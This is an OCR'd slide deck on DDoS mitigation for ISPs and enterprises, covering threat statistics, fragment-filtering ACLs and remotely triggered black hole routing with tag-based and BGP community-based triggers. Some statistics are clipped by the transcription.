
D/DoS Mitigation

ISP/Enterprise Security Planning and Strategies



OUTLINE

01
Introduction
DoS threats landcape for enterprise

02
Challenges
Policing, framework, controls, auditing

03
Mitigation Strategies
Best-practices, tools for testing and tailoring

04
Know the attack/'er
Tools, techniques and procedures

05
DDoS free application (design and code)
How to write secure code for DDoS mitigation

06
Live Example
Attack-detect-mitigate

DoS Overview

Sony “didn’t notice the security breaches that compromised 101 million user accounts because it was distracted by distributed denial of service attacks…” Sony in a letter to US Congress 2011

“Amazon.com claims its widely publicized DDoS attack resulted in a loss of $600,000 during the 10 hours it was down…” Amazon.com

“ experienced a 1.3 TBps DDoS attack (largest seen) against one of our customers, driven by the memcached reflection According to Akami

Definition:

A Denial of Service (DoS) attack aims to overload network or information systems with traffic. DoS attacks can have an impact on the continuity of networks or services. [ENISA]

What is NOT a DoS attack?

-> latency issues
-> application performance
-> configuration issues

HOW ATTACKERS DISRUPT SERVICE (source: RADWARE and ERT)

+20% HTTPS FLOODS

+15% BURST ATTACKS

+15% DNS ATTACKS

10% MALWARE & BOTS

ATTACKS SHIFT TO THE APPLICATION LAYER

64% HIT BY APPLICATION LAYER ATTACK

DoS Facts and Figures

Financial

critical applications would cost them between U.S. $500,000 and $50 million.

Ease of Market (attacker)

$20 can launch a 300 Gbps attack. thingbots, especially Reaper, can launch DDoS attacks greater than 10 Tbps.

Attack Variablity

For 2018, APAC faces greater / year increase DoS attacks then NAMER,EMEA region

Average Effective DDoS Downtime

2018: 3% >36 Hrs,
32% > 3-6 Hrs
12%> 25-36 Hrs

DDoS attacks by type

Top 3 UDP fragment , UDP flood, DNS reflection

DDoS ATTACKS BY CATEGORY


2018: 39% volumetric , 33% reflection, 2% application, 27% fragmented

SOLUTION CHOICE


2018: 80% on-permise appliances[1]

[2] Reference: 2018 DDOS TRENDS REPORT (Ponemon)
[1] DDoS: STRATEGIES FOR DEALING WITH A GROWING THREAT (IDG)

D/DoS THREAT LANDSCAPE



Hybrid Reference Architecture for tier–1 ISP



Important D/DoS Mitigation mechanism @ ISP

Reacting with the Data Plane:
Access Control List (ACL)

Reacting with the Control Plane:
- RTBH
- Community-Based Trigger
- Tag-based approach
- Customer-Initiated RTBH
- S/RTBH

Reacting with the Data Plane: Access Control List (ACL)

- ACLs are widely deployed as a primary containment tool
- Prerequisites: identification and classification—need to know what to filter
- Apply as specific an ACL as possible
- ACLs are good for static attacks, not as effective for rapidly changing attack profiles
- Understand ACL performance limitations before an attack occurs
- Operational efficiencies are important—scripted

ACLs - key strengths:

- – Detailed packet filtering
- (ports, protocols, ranges, fragments, etc.)
- – Relatively static filtering environment
- – Clear filtering policy

ACLs can have issues when faced with:

- – Dynamic attack profiles
- (diffèrent sources, diffèrent entry points, etc.)
- – Frequent changes
- – Quick, simultaneous deployment on a multitude of devices
- – Operationally hard to remove

Reacting with the Control Plane: Access Control List (ACL)

Denies fragments and classifies fragment by protocol:


– access-list 110 deny tcp any any fragments
– access-list 110 deny udp any any fragments
– access-list 110 deny icmp any any fragments

Example: 100Kb file for 5,000-Line ACL

ACLs loaded into these ASICs require special processing:

1. Load ACL into router from mgmt app or ftp server (transfer time for big ACLs) → **access speed- and memory carddependent, can be slow… e.g., "minutes"**
2. Commit ACL to "active" → **small**
3. Pre-process (compile) ACL → **Can be lengthy: 10's of seconds to min's**
4. Push to Line Card(s) (if distributed architecture) → **msecs**
5. Process for loading into Line Card ASIC → **small**
6. Load into Line Card ASIC and activate → **Platform-dependent: usecs to mins**

Reacting with the Control Plane: Access Control List (ACL)



The best ACL may actually be multiple ACLs at possibly different locations


Reacting with the Control Plane: Destination–Based Black Hole Filtering

- Black hole filtering or black hole routing forwards a packet to a router's bit-bucket
  - Also known as "route to Null0"
- Works only on destination addresses, since it is really part of the forwarding logic
- Forwarding ASICs are designed to work with routes to Null0—dropping the packet with minimal to no performance impact
- Used for years as a means to 'blackhole' unwanted packets


Reacting with the Control Plane: Destination–Based Black Hole Filtering

- We will use BGP to trigger a network-wide response to an attack
- A simple static route and BGP will enable a network-wide destination address black hole as fast as iBGP can update the network (msecs)
- This provides a tool that can be used to respond to security-related events and forms a foundation for other remotely triggered uses
- Often referred to as RTBH

Reacting with the Control Plane: Destination–Based Black Hole Filtering





Reacting with the Control Plane: Destination–Based Black Hole Filtering



Activate the BlackHole

Reacting with the Control Plane: Destination–Based Black Hole Filtering





Activate the BlackHole

Reacting with the Control Plane: Tag-based

Can use multiple tags

- One tag to redirect attack to sinkhole
- Another tag to redirect attack to anycast sinkhole
- Multiple tags to black hole for different reasons

– **Tag #1 is for ongoing (d)DoS attack**
– **Tag #2 is for black holing botnet command and control**
– **Tag #3 is for phishing site**
– **Tag #4 is for SPAM**
– Makes tracking easier. Can usually figure out which group to contact about black hole (i.e. NOC, abuse, security, etc.) just by looking at trigger router configuration.

Reacting with the Control Plane: Community based Trigger

BGP community-based triggering allows for more fine-tuned control over where you drop the packets

Three parts to the trigger:

– Static routes to Null0 on all the routers


– Trigger router sets the community


– Reaction router (on the edge) matches community and sets the next-hop to the static route to Null0

Reacting with the Control Plane: Community based Trigger

- **Trigger community #1** can be for all routers in the network
- **Trigger community #2** can be for all peering routers; no customer routers—allows for customers to talk to the DOSed customer within your AS
- **Trigger community #3** can be for all customers; used to push a inter-AS traceback to the edge of your network
- **Trigger communities** per ISP peer can be used to only black hole on one ISP peer's connection; allows for the DOSed customer to have partial service
- **Trigger communities** per geographic region can be used

Reacting with the Control Plane: Community based Trigger





Reacting with the Control Plane: Tag vs community based

Tag-based approach:

– Concentrates configuration complexity on one “trigger” router
– Edge devices require simple static route to Null0
– Monitoring (OpEx)—Prefixes which are being dropped (and why) best viewed on “trigger” router (e.g., “show run | include tag”)

Community-based approach:

– Configuration complexity spread equally to all devices
– Allows greater flexibility for drop control (e.g., regional)
– Monitoring (OpEx)—Prefixes which are being dropped on a particular device (and why) can be determined by reviewing the output of “sh ip bgp community” on that device

Customer–Initiated RTBH

Many service providers offer their customers a customer triggered version of RTBH

– "We'll accept /32s with community <AS>:666 and we'll black hole them in our network for you"


 It's critical to understand which of your upstream/ peers support this

– How many prefixes will they accept?

– What community triggers it?

